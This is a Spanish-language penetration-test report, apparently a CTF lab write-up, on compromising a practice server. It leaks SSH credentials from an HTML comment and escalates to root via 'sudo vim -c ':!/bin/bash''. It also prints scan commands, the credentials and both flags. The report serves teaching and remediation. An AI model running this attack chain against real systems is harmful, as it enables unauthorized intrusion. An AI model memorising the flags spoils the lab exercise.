INFORME TÉCNICO DE SEGURIDAD

Dificultad: Fácil · 1 punto

DOCS-INTERNAL

Test de intrusión — Servidor de Documentación Interna

Objetivo	172.17.0.2 (docs-srv)
Plataforma	whoami-labs.com
Tipo de prueba	Caja negra (black-box)
Autor	Josep Sanz
Fecha	3 de noviembre de 2026
Clasificación	Confidencial
Riesgo global	CRÍTICO

Documento confidencial. Pruebas realizadas en un entorno de laboratorio aislado y autorizado (whoami-labs). Prohibida su reproducción fuera del ámbito formativo para el que fue elaborado.

1. Resumen ejecutivo

> Se ha realizado un test de intrusión de caja negra contra el sistema **DOCS-INTERNAL** (`172.17.0.2`), un servidor Linux que aloja un portal de documentación interna. Partiendo únicamente de la dirección IP del objetivo, se logró el **compromiso total del sistema** (acceso `root`) en pocos minutos, encadenando tres debilidades independientes.

La vía de entrada no requirió explotar ninguna vulnerabilidad compleja: el propio portal web **revelaba unas credenciales de acceso SSH en un comentario del código fuente HTML**. Con esas credenciales se obtuvo una sesión interactiva como el usuario `writer` y, mediante una configuración excesiva de `sudo`, se escaló a `root`.

Cadena de ataque

`Reconocimiento` → `Fuga de credenciales (HTML)` → `Acceso SSH (writer)` → `sudo vim` → `root`

Resumen de impacto

Aspecto	Resultado
Acceso inicial no autenticado	Conseguido (credenciales expuestas en el portal)
Flag de usuario	`CTF{Documentation_Access_Level_1}`
Flag de root	`CTF{Vim_Mode_Power_User}`
Control total del sistema (root)	Sí
Tiempo estimado hasta root	< 15 minutos

Hallazgos por severidad

ID	Hallazgo	Severidad	CVSS 3.1
H-01	Exposición de credenciales en el código fuente del portal	Crítica	9.8
H-02	Escalada de privilegios vía `sudo NOPASSWD` en `/usr/bin/vim`	Alta	7.8
H-03	Gestión deficiente de credenciales y accesos temporales	Media	5.9
H-04	Fuga de versiones de servicio y transporte sin cifrar	Baja/Info	3.7

Conclusión para dirección: aunque cada debilidad es sencilla por separado, su combinación permite a un atacante sin credenciales previas tomar el control completo del servidor. La corrección de un solo eslabón —retirar las credenciales del código fuente— habría impedido la intrusión inicial.

2. Alcance y reglas de compromiso

Parámetro	Valor
Sistema objetivo	`172.17.0.2` — host `docs-srv`
Servicios en alcance	22/TCP (SSH), 80/TCP (HTTP)
Tipo de evaluación	Caja negra, sin credenciales ni información previa
Entorno	Laboratorio aislado y autorizado (plataforma whoami-labs)
Ventana de pruebas	3 de noviembre de 2026
Fuera de alcance	Ataques de denegación de servicio, ingeniería social, sistemas de terceros

> **Autorización:** todas las pruebas se han realizado contra una máquina de práctica desplegada en un entorno de laboratorio controlado, explícitamente autorizado para su explotación con fines formativos. No se ha atacado ningún sistema de producción ni de terceros.

3. Metodología

La evaluación siguió una metodología estructurada alineada con **PTES** y **OWASP**, puntuando cada hallazgo con **CVSS v3.1** y referenciando las técnicas correspondientes de **MITRE ATT&CK**.

Fase	Actividad	MITRE ATT&CK
1. Reconocimiento	Escaneo de puertos y detección de servicios/ versiones	T1595, T1046
2. Enumeración web	Descubrimiento de rutas y análisis del contenido HTTP	T1595.003
3. Acceso inicial	Uso de credenciales válidas expuestas sobre SSH	T1552, T1078, T1021.004
4. Escalada de privilegios	Abuso de `sudo` (GTFOBins)	T1548.003
5. Post-explotación	Verificación de acceso y captura de evidencias	T1083

Herramientas utilizadas: Nmap, Feroxbuster, cURL, cliente OpenSSH y utilidades nativas del sistema.

4. Desarrollo técnico y evidencias


4.1 Reconocimiento

Se lanzó un escaneo completo de puertos TCP con detección de versiones y scripts por defecto:

```
$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

El objetivo expone dos servicios: **SSH** (OpenSSH 8.2p1 sobre Ubuntu) en el puerto 22 y un servidor **HTTP Apache 2.4.41** en el puerto 80 con el título `"Internal Docs"`. El sistema operativo es Linux (Ubuntu 20.04).

EVIDENCIA 1 — Escaneo Nmap



Puertos 22/SSH y 80/HTTP abiertos; se filtran las versiones exactas de los servicios.

4.2 Enumeración web

Se enumeraron rutas y ficheros del servidor web con Feroxbuster:

```
$ feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip \
   -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```

La superficie web es mínima: únicamente la raíz `/` y `/index.html` responden con código 200. Esto dirigió el análisis hacia el contenido de la propia página principal.

EVIDENCIA 2 — Enumeración con Feroxbuster



Solo se descubren la raíz e `index.html` (HTTP 200).

4.3 Acceso inicial — credenciales expuestas en el código fuente

Al inspeccionar el código fuente de la página principal se localizó un **comentario HTML** que revela unas credenciales de acceso SSH supuestamente "temporales":

```
$ curl -s http://172.17.0.2/index.html
...
<!-- Note: Temporary SSH access for user 'writer' is active. Pass: 'draft2025' -->
```

EVIDENCIA 3 — Credenciales en comentario HTML

```
┌──(kali㉿kali)-[~]
└─$ curl -I http://172.17.0.2
HTTP/1.1 200 OK
Date: Tue, 03 Nov 2026 10:50:30 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Thu, 08 Jan 2026 06:50:54 GMT
ETag: "e3-647dad4820f80"
Accept-Ranges: bytes
Content-Length: 227
Vary: Accept-Encoding
Content-Type: text/html


┌──(kali㉿kali)-[~]
└─$ curl -s http://172.17.0.2/index.html
<html><head><title>Internal Docs</title></head><body>
<h1>Documentation Server</h1><p>System is ready for technical writers.</p>
<!-- Note: Temporary SSH access for user 'writer' is active. Pass: 'draft2025' -->
</body></html>

┌──(kali㉿kali)-[~]
└─$
```

El comentario del código fuente expone el usuario `writer` y la contraseña `draft2025`.

Con estas credenciales se estableció una sesión SSH válida contra el objetivo, obteniendo acceso interactivo como el usuario `writer` sobre `docs-srv` (Ubuntu 20.04.6 LTS):

```
$ ssh writer@172.17.0.2   # contraseña: draft2025
```

EVIDENCIA 4 — Acceso SSH como 'writer'

```
┌──(kali㉿kali)-[~]
└─$ ssh writer@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:ctu/j8S7reIjqLhAs1/n80LYG/77CbG5ITDrPGvrO44
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
writer@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 7.1.5+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

writer@docs-srv:~$ ls -laR
.:
total 32
drwxr-xr-x 1 writer writer 4096 Nov  3 10:52 .
drwxr-xr-x 1 root   root   4096 Jan  8  2026 ..
-rw-r--r-- 1 writer writer  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 writer writer 3771 Feb 25  2020 .bashrc
drwx------ 2 writer writer 4096 Nov  3 10:52 .cache
-rw-r--r-- 1 writer writer  807 Feb 25  2020 .profile
-rw-r--r-- 1 writer writer   34 Jan  8  2026 user.txt

./.cache:
total 8
drwx------ 2 writer writer 4096 Nov  3 10:52 .
drwxr-xr-x 1 writer writer 4096 Nov  3 10:52 ..
-rw-r--r-- 1 writer writer    0 Nov  3 10:52 motd.legal-displayed
writer@docs-srv:~$
```

Sesión establecida; enumeración del directorio personal con `ls -laR`.

En el directorio personal se obtuvo la primera prueba de acceso (flag de usuario):

```
writer@docs-srv:~$ cat user.txt
```

EVIDENCIA 5 — Flag de usuario

```
writer@docs-srv:~$ cat user.txt
CTF{Documentation_Access_Level_1}
writer@docs-srv:~$
```

Contenido de `user.txt`.

FLAG DE USUARIO → CTF{Documentation_Access_Level_1}

4.4 Escalada de privilegios — `sudo` sobre vim


La enumeración de privilegios `sudo` reveló que el usuario `writer` puede ejecutar **vim como root y sin contraseña**:

```
writer@docs-srv:~$ sudo -l
User writer may run the following commands on docs-srv:
    (root) NOPASSWD: /usr/bin/vim
```

Vim permite ejecutar comandos del sistema desde su interior. Siendo un binario autorizado por `sudo`, la técnica documentada en **GTFOBins** proporciona una shell con privilegios de root de forma inmediata:

```
writer@docs-srv:~$ sudo vim -c ':!/bin/bash'
root@docs-srv:/home/writer# cat /root/flag.txt
```

EVIDENCIA 6 — Escalada a root y flag final




`sudo -l` muestra el permiso excesivo; `sudo vim -c ':!/bin/bash'` otorga shell de root.

FLAG DE ROOT → CTF{Vim_Mode_Power_User}

La resolución del laboratorio quedó validada en la plataforma tras introducir la flag de root:

EVIDENCIA 7 — Validación del laboratorio (root)



Panel de whoami-labs confirmando la flag de root y la shell `root@docs-srv`.

5. Hallazgos detallados

H-01 · Exposición de credenciales en el código fuente del portal

CRÍTICA · CVSS 9.8

CVSS 3.1	9.8 (Crítica) `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
CWE	CWE-615 (Información sensible en comentarios) · CWE-200 · CWE-798
OWASP	A05:2021 — Security Misconfiguration / A07:2021 — Identification & Authentication Failures
Ubicación	`http://172.17.0.2/index.html` (comentario HTML)

Descripción

La página principal del portal incluye, en un comentario del código fuente, credenciales de acceso SSH válidas (`writer` / `draft2025`). Cualquier atacante no autenticado que lea el HTML obtiene acceso remoto directo al sistema operativo, sin necesidad de explotar ninguna otra vulnerabilidad.

Impacto

Acceso interactivo al servidor como usuario local. Constituye el punto de entrada de toda la cadena de compromiso y, combinado con H-02, deriva en control total (root).

Remediación

- Eliminar de inmediato las credenciales del código fuente y **rotar/revocar** la contraseña expuesta.
- Prohibir el almacenamiento de secretos en código, comentarios o ficheros versionados; usar gestores de secretos.
- Incorporar revisión de código y análisis estático (SAST / secret scanning) en el ciclo de desarrollo.

H-02 · Escalada de privilegios vía sudo NOPASSWD en /usr/bin/vim

ALTA · CVSS 7.8

CVSS 3.1	7.8 (Alta) `AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H`
CWE	CWE-250 (Privilegios excesivos) · CWE-269 (Gestión de privilegios indebida)
Referencia	GTFOBins — vim

Descripción

El usuario `writer` tiene permiso para ejecutar `/usr/bin/vim` como root y sin contraseña (`NOPASSWD`). Vim permite lanzar comandos del sistema (`:!`), por lo que este permiso equivale a conceder una shell de root.

Impacto

Un usuario con acceso local escala a `root` de forma trivial, obteniendo control total del sistema, acceso a todos los datos y capacidad de persistencia.

Remediación

- Retirar la regla `sudo NOPASSWD: /usr/bin/vim` para `writer`.
- Aplicar el principio de **mínimo privilegio**: conceder `sudo` solo a binarios sin escape a shell y, cuando sea imprescindible, con contraseña y registro de auditoría.
- Revisar periódicamente las reglas de `sudoers` contra la lista de binarios de GTFOBins.

H-03 · Gestión deficiente de credenciales y accesos temporales

MEDIA · CVSS 5.9

CVSS 3.1	5.9 (Media) `AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N`
CWE	CWE-521 (Contraseña débil) · CWE-262 (Credenciales no rotadas) · CWE-16

Descripción

La contraseña empleada (`draft2025`) es predecible y de baja entropía, la cuenta `writer` es genérica/compartida y el acceso descrito como "temporal" permanecía activo sin fecha de caducidad ni revocación. Estas prácticas amplifican el impacto de H-01.

Impacto

Incluso sin la fuga de H-01, la contraseña sería vulnerable a adivinación o fuerza bruta. La ausencia de caducidad convierte un acceso puntual en una puerta trasera permanente.

Remediación

- Política de contraseñas robusta (longitud, complejidad y unicidad) y, preferiblemente, autenticación SSH por clave pública.
- Accesos temporales con **caducidad automática** y revocación garantizada; evitar cuentas compartidas.
- Mecanismos anti-fuerza bruta (fail2ban) y MFA donde sea posible.

H-04 · Fuga de versiones de servicio y transporte sin cifrar

BAJA / INFO · CVSS 3.7

CVSS 3.1	3.7 (Baja) `AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N`
CWE	CWE-200 (Exposición de información) · CWE-319 (Transporte sin cifrar)

Descripción

Los servicios revelan sus versiones exactas (OpenSSH 8.2p1, Apache 2.4.41), lo que facilita al atacante identificar vulnerabilidades conocidas. El portal se sirve por **HTTP sin TLS**, exponiendo el tráfico (incluido el comentario con credenciales) a interceptación.

Remediación

- Ocultar o minimizar los banners de versión (`ServerTokens Prod`, ajustes de OpenSSH).
- Servir el portal exclusivamente por HTTPS con TLS y redirección forzada desde HTTP.
- Mantener los servicios actualizados.

6. Recomendaciones priorizadas

Prioridad	Acción	Mitiga
1	Eliminar las credenciales del código fuente y rotar la contraseña expuesta	H-01
2	Retirar el permiso `sudo NOPASSWD` sobre vim (mínimo privilegio)	H-02
3	Política de contraseñas, SSH por clave, caducidad de accesos temporales	H-03
4	Forzar HTTPS/TLS y ocultar versiones de servicio	H-04

7. Conclusión

El sistema **DOCS-INTERNAL** fue comprometido por completo partiendo de cero conocimiento, hasta obtener privilegios de `root`. El factor determinante no fue una vulnerabilidad sofisticada, sino una **mala configuración**: un secreto almacenado en el código fuente de una página pública. Este caso ilustra el principio de **defensa en profundidad** — y su reverso: cada eslabón corregido (no filtrar credenciales, aplicar mínimo privilegio en `sudo`, cifrar el transporte) habría roto la cadena de ataque antes de llegar a root.

Lección

Un secreto dentro del código fuente de una web es un secreto público. La seguridad de un sistema la define su eslabón más débil, no su componente más fuerte.

Informe elaborado por **Josep Sanz** — 3 de noviembre de 2026 · Plataforma whoami-labs · Documento confidencial.